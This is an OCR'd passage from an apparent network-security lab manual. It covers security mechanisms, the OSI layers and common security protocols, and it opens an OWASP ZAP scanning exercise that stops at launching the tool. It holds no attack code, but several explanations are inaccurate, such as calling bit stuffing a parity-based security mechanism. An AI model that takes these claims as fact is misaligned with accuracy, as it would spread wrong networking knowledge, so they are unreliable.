
    TLSv1.3 Record Layer: Handshake Protocol: Client Hello

    Content Type: Handshake (22)

    Version: TLS 1.0 (0x0301)

    Length: 1911

    Handshake Protocol: Client Hello



10. Stop Wireshark packet capture.

Result :

The analyzing the difference between HTTP vs HTTPS using Wireshark has been completed successfully.

EX NO : 1 C	ANALYZING SECURITY MECHANISMS EMBEDDED WITH PROTOCOLS
DATE :	

Aim :

To analyze the various security mechanisms embedded with different protocols.

Security Mechanism

Network Security is field in computer technology that deals with ensuring security of computer network infrastructure. As the network is very necessary for sharing of information whether it is at hardware level such as printer, scanner, or at software level. Therefore security mechanism can also be termed as is set of processes that deal with recovery from security attack. Various mechanisms are designed to recover from these specific attacks at various protocol layers.

Types of Security Mechanism are:

1. Encipherment.
2. Access Control.
3. Notarization.
4. Data Integrity.
5. Authentication exchange.
6. Bit stuffing.
7. Digital Signature.

Encipherment:

This security mechanism deals with hiding and covering of data which helps data to become confidential. It is achieved by applying mathematical calculations or algorithms which reconstruct information into not readable form. It is achieved by two famous techniques named Cryptography and Encipherment. Level of data encryption is dependent on the algorithm used for encipherment.

Access Control:

This mechanism is used to stop unattended access to data which you are sending. It can be achieved by various techniques such as applying passwords, using firewall, or just by adding PIN to data.

Notarization:

This security mechanism involves use of trusted third party in communication. It acts as mediator between sender and receiver so that if any chance of conflict is reduced. This mediator keeps record of requests made by sender to receiver for later denied.

Data Integrity:

This security mechanism is used by appending value to data to which is created by data itself. It is similar to sending packet of information known to both sending and receiving parties and checked before and after data is received. When this packet or data which is appended is checked and is the same while sending and receiving data integrity is maintained.

Authentication exchange:

This security mechanism deals with identity to be known in communication. This is achieved at the TCP/IP layer where two-way handshaking mechanism is used to ensure data is sent or not

Bit stuffing:

This security mechanism is used to add some extra bits into data which is being transmitted. It helps data to be checked at the receiving end and is achieved by Even parity or Odd Parity.

Digital Signature:

This security mechanism is achieved by adding digital data that is not visible to eyes. It is form of electronic signature which is added by sender which is checked by receiver electronically. This mechanism is used to preserve data which is not more confidential but sender's identity is to be notified.

The OSI Network Model

Open Systems Interconnection (OSI) is a reference model for how applications communicate over networks. It shows how each layer of communication is built on top of the other, from the physical wiring to the applications that attempt to communicate with other devices over the network.

The OSI is a reference model that guides technology vendors on the design of interoperable software and hardware, providing a clear framework that describes the capabilities of a network or communications system. For security teams, the OSI model helps understand which layers of the network they need to defend, where specific security threats could strike, and how to prevent and mitigate them.

The OSI Model contains the following layers:

Layer 1—Physical Layer—the physical cable or wireless connection between network nodes.

Layer 2—Data Link Layer—creates and terminates connections, breaks up packets into frames and transmits them from source to destination.

Layer 3—Network Layer—breaks up segments into network packets, and reassembles them upon receipt, and routes packets using an optimal path on the physical network.

Layer 4—Transport Layer—responsible for reassembling the segments on the receiving end, turning it into data that can be used by the session layer.

Layer 5—Session Layer—creates communication channels, called sessions, between devices. Keeps sessions open during data transfer and closing them when it ends.

Layer 6—Presentation Layer—prepares data for the application layer, defining how two devices should encode, encrypt, and compress data to ensure it is received correctly.

Layer 7—Application Layer—used by end-user software like web browsers and email clients. Sends and receives information that is meaningful for end-users using protocols like HTTP, FTP, and DNS.

Network Security Protocols

Network security protocols are network protocols that ensure the integrity and security of data transmitted across network connections. The specific network security protocol used depends on the type of protected data and network connection. Each protocol defines the techniques and procedures required to protect the network data from unauthorized or malicious attempts to read or exfiltrate information.


6 Types of Network Security Protocols

Following are some of the most common network security protocols. They are arranged by the network layer at which they operate, from bottom to top.

Internet Protocol Security (IPsec) Protocol—OSI Layer 3

IPsec is a protocol and algorithm suite that secures data transferred over public networks like the Internet. The Internet Engineering Task Force (IETF) released the IPsec protocols in the 1990s. They encrypt and authenticate network packets to provide IP layer security.

IPsec originally contained the ESP and AH protocols. Encapsulating Security Payload (ESP) encrypts data and provides authentication, while Authentication Header (AH) offers anti-replay capabilities and protects data integrity. The suite has since expanded to include the Internet Key Exchange (IKE) protocol, which provides shared keys establishing security associations (SAs). These enable encryption and decryption via a firewall or router.




IPsec can protect sensitive data and VPNs, providing tunneling to encrypt data transfers. It can encrypt data at the application layer and enables authentication without encryption.

SSL and TLS—OSI Layer 5

The Secure Sockets Layer (SSL) protocol encrypts data, authenticates data origins, and ensures message integrity. It uses X.509 certificates for client and server authentication. SSL authenticates the server with a handshake, negotiating security session parameters and generating session keys. It can then securely transmit the data by authenticating its origin.


SSL sessions use cryptographic algorithms similar to the algorithms used by the client and server (determined during the handshake). Servers may support encryption with algorithms like AES and Triple DES.

X.509 server certificates are a requirement for SSL, enabling the client to validate the server. SSL can also use X.509 client certificates for authentication. These certificates must be signed by a trusted certificate authority in the server's keyring. Transport Layer Security (TLS) is an SSL-based protocol defined by the IETF (SSL is not).



Datagram Transport Layer Security (DTLS)—OSI Layer 5

DTLS is a datagram communication security protocol based on TLS. It does not guarantee message delivery or that messages arrive in order. DTLS introduces the advantages of datagram protocols, including lower latency and reduced overhead.




Kerberos Protocol—OSI Layer 7

Kerberos is a service request authentication protocol for untrusted networks like the public Internet. It authenticates requests between trusted hosts, offering built-in Windows, Mac, and Linux operating system support.

Windows uses Kerberos as its default authentication protocol and a key component of services like Active Directory (AD). Broadband service providers use it to authenticate set-top boxes and cable modems accessing their networks.

Systems, services, and users, only need to trust the KDC when using Kerberos. KDC offers authentication and grants tickets to enable nodes to authenticate each other. Kerberos uses shared secret cryptography to authenticate packets and protect them during transmission.




Simple Network Management Protocol (SNMP)—OSI Layer 7

SNMP is a network device management and monitoring protocol that works at the application layer. It can secure devices on LANs or WANs. SNMP provides a shared language to allow devices like servers and routers to communicate via a network management system. SNMP is an original part of the Internet protocol suite defined by the IETF.

Components of the SNMP architecture include a manager, an agent, and a management information base (MIB). The manager is the client, the agent is the server, and the MIB is the database. The SNMP agent responds to the manager's requests using the MIB. While SNMP is widely available, administrators must adjust the default settings to enable communication between the agents and the network management system to implement the protocol.

With the introduction of SNMPv3 in in 2004, the SNMP protocol gained three important security features: encryption of packets to prevent eavesdropping, integrity checks to ensure packets were not been tampered in transit, and authentication to verify that communications come from a known source.




HTTP and HTTPS—OSI Layer 7

HTTP is an application protocol that specifies rules for web file transfers. Users indirectly use HTTP when they open their web browser. It runs on top of the Internet protocol suite.

HTTPS is the secure version of HTTP, securing the communication between browsers and websites. It helps prevent DNS spoofing and man-in-the-middle attacks, which is important for

websites that transmit or receive sensitive information. All websites requiring user logins or handling financial transactions are attractive data theft targets and should be using HTTPS.

HTTPS runs over the SSL or TLS protocol using public keys to enable shared data encryption. HTTP uses port 80 by default, while HTTPS uses port 443 for secure transfers. With HTTPS, the server and browser must establish the communication parameters before initiating data transfers.



Result :

The Analyzing of the various security mechanisms embedded with different protocols has been completed successfully.

EX NO : 2	IDENTIFICATION OF VULNERABILITIES USING OWASP ZAP TOOL
DATE :	

Aim :

To Identify the vulnerabilities using OWASP ZAP tool.

What is OWASP?

The Open Web Application Security Project (OWASP) is an open, online community that creates methodologies, tools, technologies and guidance on how to deliver secure web applications. It is an international collaborative initiative comprised of both individuals and corporations. The project aims to standardise security approaches in web development and spread associated knowledge.

What is OWASP ZAP?

OWASP ZAP (ZAP) is one of the world's most popular free security tools and is actively maintained by hundreds of international volunteers. It can help to find security vulnerabilities in web applications. It's also a great tool for experienced pen testers and beginners.

ZAP can scan through the web application and detect issues related to:

- SQL injection
- Broken Authentication
- Sensitive data exposure
- Broken Access control
- Security misconfiguration
- Cross Site Scripting (XSS)
- Insecure Deserialization
- Components with known vulnerabilities
- Missing security headers

Why we chose OWASP ZAP?

As it is designed to be used by people with a wide range of pen testing experience, it was ideal for our team who were new to penetration testing.

ZAP is a free open-source tool which is easy to setup and use. As it is used by the wider community, there is a lot of help available online through the ZAP blog and other articles to help you setup and use the tool.

ZAP is cross platform i.e. you can install it in Windows, Linux or Mac OS.

ZAP can be run in a Docker container, which suited our project tech stack. Also, its functionality is scalable with many diverse extensions published on GitHub.

ZAP Jenkins plugin can be setup to run the scans as part of CI / CD pipelines.

How it works

ZAP is what is known as a "man-in-the-middle proxy." It stands between the browser and the web application. While you navigate through all the features of the website, it captures all actions. Then it attacks the website with known techniques to find security vulnerabilities.

As ZAP spiders the web application, it constructs a map of the web applications' pages and the resources used to render those pages. Then it records the requests and responses sent to each page and creates alerts if there is something potentially wrong with a request or response.

Setting up ZAP

To begin with, you need to download and install OWASP ZAP scanner from https://www.zaproxy.org/ and set it up correctly. ZAP is platform agnostic so you can install it on Windows, Linux or Mac OS. You need Java 8+ installed on your Windows or Linux system.

Spidering the web application

Spidering a web application means crawling all the links and getting the structure of the application. ZAP provides two spiders for crawling web applications;

Traditional ZAP spider:


The traditional ZAP spider discovers links by examining the HTML in responses from the web application. This spider is fast, but it is not always effective when exploring an AJAX web application.

AJAX spider:

This is more likely to be effective for AJAX applications. This spider explores the web application by invoking browsers which then follow the links that have been generated. The AJAX spider is slower than the traditional spider.


Procedure to identify vulnerabilities using OWASP ZAP tool :

1. Start ZAP by clicking the ZAP icon on your Windows desktop or from the start menu.



When the app launches, it asks you whether you want to save the session or not. If you want to use the current run configuration or test results later, you should save the session for later. For now let's select "No, I do not want to persist this session at this moment in time".


2. Click the *"Start"* button, the ZAP UI will be launched.



